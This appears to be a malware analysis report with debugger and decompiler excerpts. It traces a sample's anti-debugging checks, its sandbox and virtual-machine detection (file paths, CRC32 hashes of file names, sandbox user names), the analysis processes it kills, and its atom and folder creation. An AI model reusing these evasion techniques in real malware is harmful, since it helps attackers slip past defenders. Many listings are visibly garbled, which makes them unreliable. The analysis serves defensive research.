0012FDF5	72 6F 63 65	rocess32NextW@.k	0012FDF0 0012FDF4	ProcAddressOrdinal = "Process32NextW"
0012FDF6	65 72 6E 65	6C 39 92 2E	0012FDF4 6367254	
0012FDF7	64 6C 00	37 48 00 63	0012FDF8 33757365	

The sample checks whether the first four bytes of the function address is 0x8C2C033:

BB4B37E8	E8 9A290000	call 7e8eba7f,00405CBA	jmp to ntdll._checkte	= registers (FPU)
BB4B37F0	8BC9	mov ebx,esp		EAX 700FFEB0 Kernel32.Process32NextW
BB4B37F2	8C08	test eax,eax		ECX 00000000 Kernel32.Process32NextW
BB4B37F4	75 8D	jz short 7e8eba7f,00408080		EDX 00000000 Kernel32.Process32NextW
BB4B37F6	6A 0E	mov al,0E		ESP 0012FF68 ASCII "Process32NextW"
BB4B37F8	90	ret		EBP 0012FF68
BB4B37F9	BB BB9E4000	mov edx,7e8eba7f,00409E40		ESI 0012FE04 ASCII "kernel32.dll"
BB4B37FE	E8 C1 06 0000	call 7e8eba7f,00403ED2		EDI 00000001
BB4B3800	50	push eax		EIP 00400010 7e8eba7f,00409E12
BB4B3804	56	push es		C 0 ES 0023 32bit 0xFFFFFFFF
BB4B3808	FF15 40604000	call dword ptr ds:[0x40604000]		F 1 CS 0010 32bit 0xFFFFFFFF
BB4B380C	50	push eax		R 0 SS 0023 32bit 0xFFFFFFFF
BB4B3812	FF15 89E04000	call dword ptr ds:[0x89E04000]		Z 0 DS 0023 32bit 0xFFFFFFFF
BB4B3812	B338 33C00200	cmp byte ptr [eax+00000200],0		S 0 FS 0030 32bit 7FFFDF800(FFF)
BB4B3818	74 A9	jz short 7e8eba7f,004097C3		T 0 GS 0000 NULL
BB4B381A	FF15 D4604000	call dword ptr ds:[0x4604000]		B 0 LastErr ERROR_PATH_NOT_FOUND (00000000)
BB4B3820	85C0	test eax,eax		EFL 00000200 (NO,HD,HE,R,NS,PE,SE,LE)
BB4B3824	75 9F	jz short 7e8eba7f,004097C3		ST0 empty 0.0
BB4B3828	8B35 69610000	mov esi,dword ptr ds:[0x69610000]		ST1 empty 0.0
BB4B382A	33DB	xor ebx,ebx		ST2 empty 0.0
BB4B382C	93	push ebx		ST3 empty 0.0
BB4B382D	6A 00	push al		ST4 empty 0.0
BB4B382F	80A5 F9	lea eax,dword ptr ss:[ebp-0xF9]		
ds:[700FFEB0] = 00000000				

■ Anti-debugging

kernel32.IsDebuggerPresent is invoked:

00403818	^ 74 A9	je short 7e8eba7f,004037C3		
0040381A	FF15 D4604000	call dword ptr ds:[0x4604000]	kernel32.IsDebuggerPresent	
00403820	85C0	test eax,eax	kernel32.Process32NextW	

The sample checks whether DebugPort and ExceptionPort are occupied to determine whether the sample is in the remote debugging state.

94	if (*(_DWORD *)GetProcAddress(v8, v48) == 0x8C2C033 // Process32NextW			
95	IsDebuggerPresent()			
96	ZwQueryInformationProcess((HANDLE)0xFFFFFFF, ProcessDebugPort , &ProcessInformation, 4u, 0) >= 0			
97	&& ProcessInformation)			
98	{			
99	goto LABEL_96;			
100	}			
101	if (ZwQueryInformationProcess(
102	(HANDLE)0xFFFFFFF,	ProcessPriorityBoost ProcessExceptionPort ,		
103	&ProcessInformation,			
104	4u,			
105	0) >= 0			
106	&& ProcessInformation)			
107	{			
108	goto LABEL_96;		// error	
109	}			
110				

Then the sample obtains \\.\NPF_NdisWanIp to determine the existence of Wireshark.

BB4B3EE0	8BF2	mov esi,edx	7e8eba7f,00409C78	= registers (FPU)			
BB4B3EE0	8B08	mov ecx,ecx		EAX 0012F000 ASCII "\\.\NPF_NdisWanIp\0"			
BB4B3EE0	20F0	sub esi,ecx		ECX 00000000			
BB4B3EE0	8B140E	mov edi,esi		EDX 00000000			
BB4B3EE0	8B140E	mov dl,byte ptr ds:[esi+ecx]		ESP 00000000			
BB4B3EE3	8B140E	xor dl,dl	7e8eba7f,00409C78	EBP 7e8eba7f,00409C78			
BB4B3EE3	76 9D	ret		ESI 00000000			
BB4B3EE6	8B11	mov byte ptr ds:[ecx],dl		EDI 00299ED0			
BB4B3EE9	41	inc ecx		EIP 00400010 7e8eba7f,00409C78			
BB4B3EE9	4F	dec edi		C 0 ES 0023 32bit 0xFFFFFFFF			
BB4B3EEA	75 F8	je short 7e8eba7f,00409EE0		F 1 CS 0010 32bit 0xFFFFFFFF			
BB4B3EEC	80E2	xor esp,esp	7e8eba7f,00409C78	R 0 SS 0023 32bit 0xFFFFFFFF			
BB4B3EEC	8B1402	mov byte ptr ds:[esi+ecx],dl		Z 1 DS 0023 32bit 0xFFFFFFFF			
BB4B3EEC	3B00	cmp ebx,ebx		S 0 FS 0030 32bit 7FFFDF800(FFF)			
BB4B3EF3	76 97	jz short 7e8eba7f,00409F3C		T 0 GS 0000 NULL			
BB4B3EF5	8D3402	lea esi,dword ptr ds:[esi+ecx]		B 0 LastErr ERROR_PATH_NOT_FOUND (00000000)			
BB4B3EF8	8B35 5C	mov edx,dword ptr ds:[esi+ecx],0000		EFL 00000200 (NO,HD,HE,R,NS,PE,SE,LE)			
BB4B3EFA	75 3B	je short 7e8eba7f,00409F37		ST0 empty 0.0			
BB4B3EFD	8D7C02 01	lea edi,dword ptr ds:[edi+ecx+esi+0001]		ST1 empty 0.0			
BB4B3EF1	8BF0	mov cl,byte ptr ds:[edi]		ST2 empty 0.0			
BB4B3EF3	8B09 5C	cmp cl,cl		ST3 empty 0.0			
BB4B3EF6	7A 25	je short 7e8eba7f,00409F20		ST4 empty 0.0			
BB4B3EF8	8BF0 72	cmp cl,0x72					
BB4B3EF8	75 05	je short 7e8eba7f,00409E12					
edi=00000000 (7e8eba7f,00409C78)							
address Hex dump ASCII ST0 ST1 ST2 ST3 ST4							
0012F00C	5C 5C 5C 5C 2E 5C 5C 4E 50 46 5F 4E 04 69 78 57	\\.\NPF_NdisWanIp\0	0012F000	00299ED0			
0012F00C	61 6E 49 70 6A 38 48 00 50 72 6F 68 65 73 78 33	andpd0	0012F000	77896400	ASCII "00000000		
0012F00C	65 6C 32 22 2E 65 72 6E 65 60 32 22 2E	Process32	0012F000	00408777	RETURN to 7e8eba7f,00409E77 From 7e8eba7f,00409E77		
0012F00C	5C 5C 5C 5C	kernel32	0012F000	5C5C5C5C			

■ Sandbox detection

- ◆ Check on the length of the file name (if the file name contains over 30 characters, it indicates that the sandbox runs.)

00402860 8085 00FFFF lea eax,dword ptr ss:[ebp-0x104]	push	shlwapi.PathFindFile	Registers (EIP)
00402866 5B	call	00402866	EAX 00000000
00402867 FF15 3C614000 cmp eax,ebx	short 7e8eba7f.004038C6	0012FDAC ASCII "7e8eba7fb31ceab849f440028dc34bf.bin"	
0040286D 3B03	inc eax	ESP 0012FD08 ASCII "\\\.\WIF_Mdisk&lp"	
0040286F 74 15	lea edx,dword ptr ds:[eax+0x104]	EBP 0012FD48	
00402871 8D5B 81	mov cl,al	EI 77036048 ASCII "X"	
00402874 8008	inc eax	EBI 00000001	
00402876 8B	test cl,cl		
00402877 9AC9	inc short 7e8eba7f.004038C6		
00402879 75 F9	sub eax,edx	EIP 00402866 7e8eba7f.004038C6	
00402880 20C7	cmp eax,edx	C 0 ES 0023 32bit 0xFFFFFFFF	
00402880 30FB 3E	cmovne edx,edx	P 1 ES 0010 32bit 0xFFFFFFFF	
00402882 8B87 E0FFFF	short 7e8eba7f.004037C3	A 1 SS 0023 32bit 0xFFFFFFFF	
00402883 3C16	xor esi,esi	Z 0 DS 0023 32bit 0xFFFFFFFF	
00402884 391B 3C614000	cmp dword ptr ds:[eax+0x104],0x0	S 0 SS 0023 32bit 0xFFFFFFFF	
00402885 7A 21	je short 7e8eba7f.004038F1	T 0 FS 0028 32bit 7FFDE000(FFF)	
00402886 8B 3C7F4000	mov eax,7e8eba7f.004038C6	D 0 GS 0000 NULL	
00402887 FE30	dword ptr [edi+eax]	B 0 LastErr ERROR_SUCCESS (00000000)	
00402887 E8 82F BFFF	call 7e8eba7f.0040292E	EFL 00000000 (NO,HB,NE,0,NS,PE,GE,0)	
00402888 85C0	test eax,eax	STB empty 0.0	
0040288E 75 8E	je short 7e8eba7f.004038C6	ST1 empty 0.0	
00402890 80	inc esi	ST2 empty 0.0	
00402891 3034E5 3C7E9000	lea ecx,dword ptr ds:[eax+0x104]	ST3 empty 0.0	
	00402891 3034E5 3C7E9000	ST4 empty 0.0	

004042F8 FFDB call eax	ntdll.RtlComputeCrc32	Registers
004042FC 8D65 F8 lea esp,dword ptr ss:[esp-0x8]		EAX 00000000
004042FF 5E pop esi		Z 0 DS 0023 32bit 0xFFFF
00404300 5B pop ebx		S 0 FS 0020 32bit 7FFDF
00404301 5D pop ebp		T 0 GS 0000 NULL
00404302 C2 0C00 ret 0x0		D 0
00404305 51 push ecx		B 0 LastErr ERROR_SUCCESS (00000000)
00404306 58 push ebx		EFL 00000000 (NO,HB,NE,0,NS,PE,GE,0)
00404307 55 push ebp		STB empty 0.0
eax=76FFD000 (ntdll.RtlComputeCrc32)		ST1 empty 0.0
		ST2 empty 0.0
		ST3 empty 0.0
		ST4 empty 0.0

Address	Hex dump	ASCII	0012FD88 00000000	0012FD8C 00011987 7e8eba7f.00411987
00411987	37 65 38 65 62 61 37 66 62 33 31 63 65 61 62 30	7e8eba7fb31ceab8	0012FD88 00000000	0012FD8C 00011987 7e8eba7f.00411987
00411997	34 39 66 65 34 33 64 38 32 30 64 63 33 34 62 66	49Fe43d028dc34bf	0012FD88 00000024	0012FD8C 00011987 7e8eba7f.00411987
004119A7	2E 62 89 6E 00 00 00 00 00 00 00 00 00 00 00 00 .bin.....	.bin.....	0012FD88 00000000	0012FD8C 00011987 7e8eba7f.00411987

- ◆ Comparison with specific values:

004029ED 33C0	xor eax,eax
004029EF 3B4C24 0C	cmp ecx,dword ptr ss:[esp+0xC]
004029F3 0F94C0	sete al
004029F6 8BF8	mov edi,eax
004029F8 8BC7	mov eax,edi
004029FA 5F	pop edi
004029FB 5E	pop esi
004029FC C2 0400	ret 0x4
004029FF 55	push ebp
00402A00 8BEC	mov ebp,esp
00402A02 83EC 0C	sub esp,0xC
00402A05 C745 F4 001000	mov dword ptr ss:[ebp-0xC],0x1000
00402A0C FF15 5C604000	call dword ptr ds:[0x40605C]
00402A12 8D4D F8	lea ecx,dword ptr ss:[ebp-0x8]
00402A15 51	push ecx
Stack ss:[0012FDD8]=E84126B8	
ecx=9D59F01C	

A comparison is made between the CRC32 checksum of the file name and the following values in the sample (that is, new names assigned by common sandboxes to the sample):

0xE84126B8 – sample.exe
0x0A84E285 – ?
0x3C164BED – ?
0xC19DADCE – ?

0xA07ACEDD - ?
0xD254F323 - ?
0xF3C4E556 - ?
0xF8782263 - ?
0xCA96016D - ?

Then the sample searches for specific files and directories such as c:\analysis\sandboxstarter.exe as shown in the following figure:

00403AC9	56	push esi	
00403ACA	FFD3	call ebx	shlwapi.PathFileExistsA
00403ACC	85C0	test eax,eax	
00403ACCE	^ 0F85 9BFEFFFF	jnz 7e8eba7f.0040396F	
00403AD4	56	push esi	
00403AD5	8B35 40614000	mov esi,dword ptr ds:[0x406140]	shlwapi.PathIsDirectoryA
00403ADB	FFD6	call esi	
00403ADD	85C0	test eax,eax	
00403ADF	^ 0F85 8AFEFFFF	jnz 7e8eba7f.0040396F	
00403AE5	FF75 FC	push dword ptr ss:[ebp-0x4]	shlwapi.PathFileExistsA
00403AE8	FFD3	call ebx	
00403AEA	85C0	test eax,eax	
00403AEC	^ 0F85 7DFEFFFF	jnz 7e8eba7f.0040396F	
00403AF2	FF75 FC	push dword ptr ss:[ebp-0x4]	shlwapi.PathIsDirectoryA
00403AF5	FFD6	call esi	
00403AF7	85C0	test eax,eax	
00403AF9	^ 0F85 70FEFFFF	jnz 7e8eba7f.0040396F	
00403AFF	FF75 D8	push dword ptr ss:[ebp-0x28]	shlwapi.PathFileExistsA
esi=0012FD90, (ASCII "c:\analysis\sandboxstarter.exe")			

The c:\analysis directory is retrieved:

00403AE5	FF75 FC	push dword ptr ss:[ebp-0x4]	
00403AE8	FFD3	call ebx	shlwapi.PathFileExistsA
00403AEA	85C0	test eax,eax	
00403AEC	^ 0F85 7DFEFFFF	jnz 7e8eba7f.0040396F	
00403AF2	FF75 FC	push dword ptr ss:[ebp-0x4]	shlwapi.PathIsDirectoryA
00403AF5	FFD6	call esi	
00403AF7	85C0	test eax,eax	
00403AF9	^ 0F85 70FEFFFF	jnz 7e8eba7f.0040396F	
00403AFF	FF75 D8	push dword ptr ss:[ebp-0x28]	shlwapi.PathFileExistsA
00403B02	FFD3	call ebx	
00403B04	85C0	test eax,eax	
Stack ss:[0012FF5C]=0012FD80, (ASCII "c:\analysis")			

The c:\insidetm directory is retrieved:

00403AFF	FF75 D8	push dword ptr ss:[ebp-0x28]	
00403B02	FFD3	call ebx	shlwapi.PathFileExistsA
00403B04	85C0	test eax,eax	
00403B06	^ 0F85 63FEFFFF	jnz 7e8eba7f.0040396F	
00403B0C	FF75 D8	push dword ptr ss:[ebp-0x28]	shlwapi.PathIsDirectoryA
00403B0F	FFD6	call esi	
00403B11	85C0	test eax,eax	
00403B13	^ 0F85 56FEFFFF	jnz 7e8eba7f.0040396F	
00403B19	FF75 DC	push dword ptr ss:[ebp-0x24]	
Stack ss:[0012FF38]=0012FD70, (ASCII "c:\insidetm")			

The c:\windows\system32\drivers\vmmouse.sys directory is retrieved:

00403B19	FF75 DC	<code>push dword ptr ss:[ebp-0x24]</code>	
00403B1C	FFD3	<code>call ebx</code>	shlwapi.PathFileExistsA
00403B1E	85C0	<code>test eax,eax</code>	
00403B20	^ 0F85 49FFFF	<code>jnz 7e8eba7f.0040396F</code>	
00403B26	FF75 DC	<code>push dword ptr ss:[ebp-0x24]</code>	shlwapi.PathIsDirectoryA
00403B29	FFD6	<code>call esi</code>	
00403B2B	85C0	<code>test eax,eax</code>	
00403B2D	^ 0F85 3CFFFF	<code>jnz 7e8eba7f.0040396F</code>	
00403B33	FF75 E8	<code>push dword ptr ss:[ebp-0x18]</code>	
Stack ss:[0012FF3C]=0012FD44, (ASCII "c:\windows\system32\drivers\vmmouse.sys")			

The c:\windows\system32\drivers\vmhgfs.sys directory is retrieved:

00403B33	FF75 E8	<code>push dword ptr ss:[ebp-0x18]</code>	
00403B36	FFD3	<code>call ebx</code>	shlwapi.PathFileExistsA
00403B38	85C0	<code>test eax,eax</code>	
00403B3A	^ 0F85 2FFEFFF	<code>jnz 7e8eba7f.0040396F</code>	
00403B40	FF75 E8	<code>push dword ptr ss:[ebp-0x18]</code>	shlwapi.PathIsDirectoryA
00403B43	FFD6	<code>call esi</code>	
00403B45	85C0	<code>test eax,eax</code>	
00403B47	^ 0F85 22FEFFF	<code>jnz 7e8eba7f.0040396F</code>	
00403B4D	FF75 F0	<code>push dword ptr ss:[ebp-0x10]</code>	
Stack ss:[0012FF48]=0012FD18, (ASCII "c:\windows\system32\drivers\vhgfs.sys")			

The c:\windows\system32\drivers\vboxmouse.sys directory is retrieved:

00403B4D	FF75 F0	<code>push dword ptr ss:[ebp-0x10]</code>	
00403B50	FFD3	<code>call ebx</code>	shlwapi.PathFileExistsA
00403B52	85C0	<code>test eax,eax</code>	
00403B54	^ 0F85 15FEFFF	<code>jnz 7e8eba7f.0040396F</code>	
00403B5A	FF75 F0	<code>push dword ptr ss:[ebp-0x10]</code>	shlwapi.PathIsDirectoryA
00403B5D	FFD6	<code>call esi</code>	
00403B5F	85C0	<code>test eax,eax</code>	
00403B61	^ 0F85 08FEFFF	<code>jnz 7e8eba7f.0040396F</code>	
00403B67	FF75 E0	<code>push dword ptr ss:[ebp-0x20]</code>	shlwapi.PathFileExistsA
00403B6A	FFD3	<code>call ebx</code>	
00403B6C	85C0	<code>test eax,eax</code>	
Stack ss:[0012FF50]=0012FC8, (ASCII "c:\windows\system32\drivers\vboxmouse.sys")			

The c:\iDEFENSE directory is retrieved:

00403B67	FF75 E0	<code>push dword ptr ss:[ebp-0x20]</code>	
00403B6A	FFD3	<code>call ebx</code>	shlwapi.PathFileExistsA
00403B6C	85C0	<code>test eax,eax</code>	
00403B6E	^ 0F85 FBFDFFFF	<code>jnz 7e8eba7f.0040396F</code>	
00403B74	FF75 E0	<code>push dword ptr ss:[ebp-0x20]</code>	shlwapi.PathIsDirectoryA
00403B77	FFD6	<code>call esi</code>	
00403B79	85C0	<code>test eax,eax</code>	
00403B7B	^ 0F85 EEFDFFFF	<code>jnz 7e8eba7f.0040396F</code>	
00403B81	FF75 EC	<code>push dword ptr ss:[ebp-0x14]</code>	shlwapi.PathFileExistsA
00403B84	FFD3	<code>call ebx</code>	
00403B86	85C0	<code>test eax,eax</code>	
Stack ss:[0012FF40]=0012FC08, (ASCII "c:\iDEFENSE")			

The c:\popupkiller.exe directory is retrieved:

00403B81	FF75 EC	push dword ptr ss:[ebp-0x14]	
00403B84	FFD3	call ebx	shlwapi.PathFileExistsA
00403B86	85C0	test eax,eax	
00403B88	^ 0F85 E1FDFFFF	jnz 7e8eba7f.0040396F	
00403B8E	FF75 EC	push dword ptr ss:[ebp-0x14]	
00403B91	FFD6	call esi	shlwapi.PathIsDirectoryA
00403B93	85C0	test eax,eax	
00403B95	^ 0F85 D4FDFFFF	jnz 7e8eba7f.0040396F	
00403B98	FF75 E4	push dword ptr ss:[ebp-0x1C]	
00403B9E	FFD3	call ebx	shlwapi.PathFileExistsA
00403BA0	85C0	test eax,eax	
Stack ss:[0012FF4C]=0012FCC4, (ASCII "c:\popupkiller.exe")			

The c:\tools\execute.exe directory is retrieved:

00403B9B	FF75 E4	push dword ptr ss:[ebp-0x1C]	
00403B9E	FFD3	call ebx	shlwapi.PathFileExistsA
00403BA0	85C0	test eax,eax	
00403BA2	^ 0F85 C7FDFFFF	jnz 7e8eba7f.0040396F	
00403BA8	FF75 E4	push dword ptr ss:[ebp-0x1C]	
00403BAB	FFD6	call esi	shlwapi.PathIsDirectoryA
00403BAD	85C0	test eax,eax	
Stack ss:[0012FF44]=0012FCAC, (ASCII "c:\tools\execute.exe")			

The c:\Perl directory is retrieved:

00403BB5	FF75 F8	push dword ptr ss:[ebp-0x8]	
00403BB8	FFD3	call ebx	shlwapi.PathFileExistsA
00403BBA	85C0	test eax,eax	
00403BBC	^ 0F85 ADFDFFFF	jnz 7e8eba7f.0040396F	
00403BC2	FF75 F8	push dword ptr ss:[ebp-0x8]	
Stack ss:[0012FF58]=0012FCA0, (ASCII "c:\Perl")			

The c:\Python27 directory is retrieved:

00403BCF	57	push edi	
00403BD0	FFD3	call ebx	shlwapi.PathFileExistsA
00403BD2	85C0	test eax,eax	
00403BD4	^ 0F85 95FDFFFF	jnz 7e8eba7f.0040396F	
00403BDA	57	push edi	
00403BDB	FFD6	call esi	shlwapi.PathIsDirectoryA
00403BDD	85C0	test eax,eax	
00403BDF	^ 0F85 8AFDFFFF	jnz 7e8eba7f.0040396F	
00403BE5	2145 FC	and dword ptr ss:[ebp-0x4],eax	
00403BE8	E8 D1EEFFFF	call 7e8eba7f.00402ABE	
edi=0012FC90, (ASCII "c:\Python27")			

- ◆ Comparison with computer names and user names. The computer name is obtained:

00403C7A	57	<code>push edi</code>	
00403C7B	FF15 48604000	<code>call dword ptr ds:[0x406048]</code>	<code>kernel32.GetComputerNameA</code>
00403C81	85C0	<code>test eax,eax</code>	
00403C83	v 75 27	<code>jnz short 7e8eba7F.00403CAC</code>	
00403C85	FF15 2C604000	<code>call dword ptr ds:[0x40602C]</code>	<code>kernel32.GetLastError</code>
00403C88	83F8 6F	<code>cmp eax,0x6F</code>	
00403C8E	v 75 1C	<code>jnz short 7e8eba7F.00403CAC</code>	
00403C90	8B75 F4	<code>mov esi,dword ptr ss:[ebp-0xC]</code>	
00403C93	E8 41040000	<code>call 7e8eba7F.004040D9</code>	
00403C98	8945 FC	<code>mov dword ptr ss:[ebp-0x4],eax</code>	
00403C9B	85C0	<code>test eax,eax</code>	
00403C9D	v 74 0D	<code>je short 7e8eba7F.00403CAC</code>	
00403C9F	8D45 F4	<code>lea eax,dword ptr ss:[ebp-0xC]</code>	
00403CA2	50	<code>push eax</code>	
00403CA3	FF75 FC	<code>push dword ptr ss:[ebp-0x4]</code>	
eax=00000001			
Address Hex dump ASCII			
001C3008	57 49 4E 2D	WIN-HU9TU5UPRAN	0012FF34 00400000
001C3018	00 00 00 00	0012FF38 00401D60
			0012FF3C 00400000

The user name is obtained:

```

if ( !GetComputerNameA(v0, &nSize) && GetLastError() == 111 )
{
    lpBuffer = (LPSTR)sub_4040D9();
    if ( lpBuffer )
        GetComputerNameA(lpBuffer, &nSize);
}
v20 = 260;
v1 = (const CHAR *)sub_40408A();
lpFirst = v1;
if ( v1 )
{
    if ( !GetUserNameA((LPSTR)v1, &v20) && GetLastError() == 122 )
    {
        v2 = (const CHAR *)sub_4040D9();
        lpFirst = v2;
        if ( v2 )
            GetUserNameA((LPSTR)v2, &v20);
    }
}

```

The obtained user name is compared with the following character strings (common sandbox user names):

SANDBOX
FORTINET
VIRUS
MALWARE
MALNETVM

00403025	8A BC	mov eax, eax	
00403027	5B	pop ebx	
00403028	E8 591F8000	call 7e8eba7F.00403C80	jmp to ntdll._chkstk
0040302D	8BEC	mov dword ptr ss:[ebp-0x28],eax	
0040302E	E8 8945 E8	mov dword ptr ss:[ebp-0x18],eax	
0040302F	8945 E8	test eax, eax	
00403034	74 0C	je short 7e8eba7F.00403042	
00403036	8BDE	mov ebx,esi	
00403038	B8 F80C4000	mov edx,7e8eba7F.00403CF8	
0040303D	EB 90010000	call 7e8eba7F.00403ED2	
00403042	8BC6	mov eax,ebx	
00403045	E8 A11F8000	call 7e8eba7F.00403C80	jmp to ntdll._chkstk
00403049	8BEC	mov eax,esp	
0040304B	8945 E8	mov dword ptr ss:[ebp-0x18],eax	
0040304E	85C0	test eax, eax	
00403050	74 09	je short 7e8eba7F.0040305F	
00403052	6A 85	push byte ?	
00403054	5B	pop ebx	

Registers (FPU)

EAX	0012FF28	ASCII "FORTINET"
ECX	0012FF28	
EDX	00000000	
EBX	00000000	
ESP	0010FF28	ASCII "FORTINET"
EBP	0012FF60	
ESI	00000000	
EDI	001C3120	ASCII "Hello"
EIP	00403042	7e8eba7F.00403042
C	0	ES 0020 32bit 0(FFFFFFFF)
P	1	CS 001B 32bit 0(FFFFFFFF)
A	0	SS 0023 32bit 0(FFFFFFFF)
Z	1	DS 0023 32bit 0(FFFFFFFF)
S	0	FS 003B 32bit 7FFDF000(FFF)
T	0	GS 0000 NULL
D	0	

If a matching character string is found, the sample enters the sleep infinite loop:

00401D94	85C0	test eax,eax	
00401D96	v 74 11	je short 7e8eba7F.00401DA9	
00401D98	8B35 EC604000	mov esi,dword ptr ds:[0x4060EC]	kernel32.Sleep
00401D9E	8BFF	mov edi,edi	7e8eba7F.00400000
00401DA0	68 E8030000	push 0x3E8	
00401DA5	FFD6	call esi	7e8eba7F.00401D60
00401DA7	EB F7	jmp short 7e8eba7F.00401DA0	
00401DA9	EB 88 C4C6EF02	mov eax,0xD2EFC6C4	

The sample searches for the following processes:

0xD2EFC6C4 – python.exe
0xE185BD8C – pythonw.exe
0xDE1BACD2 – perl.exe
0xF2EAA55E – autoit3.exe
0xB8BED542 – ?

Process names are encrypted with CRC32 as follows:

00401DA7	^ EB F7	[imp] short 7e8eba7f.00401DA0				
00401DA9	B8 C4C6EFD2	mov eax, 0xD2EFC6C4				
00401DAE	894424 08	mov dword ptr ss:[esp+0x8],eax				
00401DB2	C74424 0C 8CBD1	mov dword ptr ss:[esp+0xC],0xE185BD8C				
00401DBA	C74424 10 D2AC	mov dword ptr ss:[esp+0x10],0xDE1BACD2				
00401DC2	C74424 14 5EA5	mov dword ptr ss:[esp+0x14],0xF2EAA55E				
00401DCA	C74424 18 42D51	mov dword ptr ss:[esp+0x18],0xB8BED542				
00401DD2	C74424 1C 0000	mov dword ptr ss:[esp+0x1C],0x0				
00401DD4	33F6	xor esi,esi				
00401DDC	8D6424 00	lea esp,dword ptr ss:[esp]				
00401DE8	50	push eax				
00401DE1	E8 05070000	call 7e8eba7f.004024EB				
00401DE6	85C0	test eax,eax				
00401DE8	74 05	je short 7e8eba7f.00401DEF				
00401DEA	E8 E50A0000	call 7e8eba7f.004028D4				
00401DEF	8B44B4 0C	mov eax,dword ptr ss:[esp+esi*4+0xC]				
00401DF3	46	inc esi				
00401DF4	85C0	test eax,eax				
00401DF6	^ 75 E8	jnz short 7e8eba7f.00401DE0				
00401DF8	E8 03FDFFFF	call 7e8eba7f.00401B00				
00401DFD	E8 FEF1FFFF	call 7e8eba7f.00401000				
00401E02	85C0	test eax,eax				
00401E04	75 58	jnz short 7e8eba7f.00401E5E				
Stack ss:[0012FF74]=E185BD8C						
Address	Hex dump	ASCII	0012FF68	00401D68		
0012FF74	8C BD 85 E1 D2 AC 1B DE	壇跡相轄り駿站?	0012FF68	00000000		
0012FF84	00 00 00 00 94 FF 12 00?■.....■?	0012FF6C	D2EFC6C4		
0012FF94	D4 FF 12 00 F5 37 05 77	?■.?.?■?■?■?■?	0012FF70	E185BD8C		
0012FFA4	00 00 00 00 00 00 00 00?■.....?■?	0012FF74	DE1BACD2		
0012FFB4	00 00 00 00 00 00 00 00?■.....?■?	0012FF78	F2EAA55E		
0012FFC4	FF FF FF FF ED E0 00 77	jjjjjjjj.■.■.■.■.	0012FF80	B8BED542		
0012FFD4	EC FF 12 00 C8 37 05 77	?■.?.?■.■.■.■?	0012FF84	00000000		
0012FFE4	00 00 00 00 00 00 00 00?■.....?■?	0012FF88	0012FF94		
0012FFF4	ED 88 40 00 00 80 FD 7F	■.■.■.■.■.■.■.■.	0012FF8C	00000000		

If the preceding processes are running, terminate them (ending the internal control of the sandbox). If the sample runs in the Windows XP (32-bit) environment, it also enters the sleep loop.

- Check of current privileges

If the sample runs with insufficient process privileges or in Window 7 or Windows Server 2008, vulnerability exploit code will be executed; otherwise, the original handling process will be followed.

- Actions with high privileges

The environment variable is obtained and expanded:

004010E5	FF15 FNA00000	call 004010E0 (004010E0)	kernel32.ExpandEnvironmentStrings()	A 0 SS 0023 22bit 0xFFFFFFFF
004010E6	85C0	test eax,eax		Z 1 DS 0023 32bit 0xFFFFFFFF
004010E6	0F84 00000000	[0] 7e8eba7f.00401190		S 0 FS 0023 32bit /FFDF000(FFFF)
004010E6	0085 ECFFFFFF	[1] mov eax,dword ptr ss:[esp-0x10]		T 0 GS 0023 NULL
004010E7	0058 41	[2] mov edx,dword ptr ss:[eax-0x10]		R 0 B 00000000
004010E5	8901	[3] mov cl,byte ptr ds:[eax]		0 B LastErr ERROR_SUCCESS (00000000)
004010E7	41	inc eax		EFL 00000246 (MB,MB,E,BE,NS,PE,GE,LE)
004010E8	8AC9	test cl,cl		
004010E8	75 F9	[4] short 7e8eba7f.004010E5		ST0 empty 0.0
004010E5	00C2	[5] sub esp,cl		ST1 empty 0.0
05:[004010E5]=76CF0BSB (kernel32.ExpandEnvironmentStrings)				
Address	Hex dump	ASCII	0012FE1C	0012FE29
0012FE28	25 AF 53 25 5F 25 NE 55 AF 42 45 S2 5F AF 46 5F 005%3M0YHCB_0F	SrcString = "30% NUMBER_OF_PROCESSORS"	0012FE20	0012FE4C
0012FE28	5B 52 AF 43 05 58 53 NF 52 50 25 00 00 00 00	BestString = ""	0012FE24	bestSizeMax = 100 (268.)
0012FE28	5B 52 AF 43		00000100	srcSizeMax = 268

Here, Windows_NT_1 is obtained in the Windows 7 (x86) environment:

ds:[004060F4]=76CF8A5B (kernel32.ExpandEnvironmentStringsA)												
Address	Hex dump										ASCII	
0012FE4C	57 69 6E 64 6F 77 73 5F 4E 54 5F 31 00 00 00 00	Windows_NT_1										
0012FE5C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00										
0012FE6C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00										
0012FE7C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00										

Then the CRC32 value of 0xFFFFFFFF, 0xEEEEEEEE, 0xAAAAAAA, and 0x77777777 is calculated:

```
v12 = sub_4042A5((int)&Dst, v5, 0xFFFFFFFF); // calculate 0xFFFFFFFF CRC32 value
BYTE3(v13) = sub_4042A5((int)&Dst, v5, 0xEEEEEEE); // calculate 0xEEEEEEE CRC32 value
BYTE3(v14) = sub_4042A5((int)&Dst, v5, 0xAAAAAAA); // same
BYTE3(v15) = sub_4042A5((int)&Dst, v5, 0x77777777); // same
```

The calculated CRC32 values are as follows:

0x395693AE
0xB24495D2
0xF39F86E1
0xBAE0B5C8

The last two bits of each of the preceding hexadecimal values are stored in the stack, as shown in the following figure:

0012FF50	0000000AE
0012FF54	0000000D2
0012FF58	0000000E1
0012FF5C	0000000C8

0xAE000000 followed by 0xD2000000 will be used as the Atom name:

Address	Hex dump	ASCII
0012FE4C	61 65 30 30 30 30 30 30 64 32 30 30 30 30 30 30 ae000000d2000000	ae000000d2000000
0012FE5C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0012FE6C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0012FE7C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

GlobalAtom named ae000000d2000000 is added:

Address	Hex dump	Registers (FPU)
00401157	8995 ECFFFF	ECX 0012FF40 ASCII "ae000000d2000000"
0040115D	52	EDX 76CF8A5B Kernel32.76CF8A5B
0040115E	FF 00000000	EDW 00000000
00401163	FF15 0C604000	EBX 00000000 7e8eba7f.00140000
00401169	64285C0	ESP 0012FE20
0040116C	75 1A	EBP 0012FE40
0040116E	0005 ECFFFF	ESI 00000000
00401170	50	EDI 0012FF50
00401175	FF15 58604000	
0040117B	64:85C0	
0040117C	test ox,ox	

A folder is created at the current time:

Address	Hex dump	Registers (FPU)
00401171	50	ECX 0012FF40 ASCII "C:\ProgramData\3e7285a8"
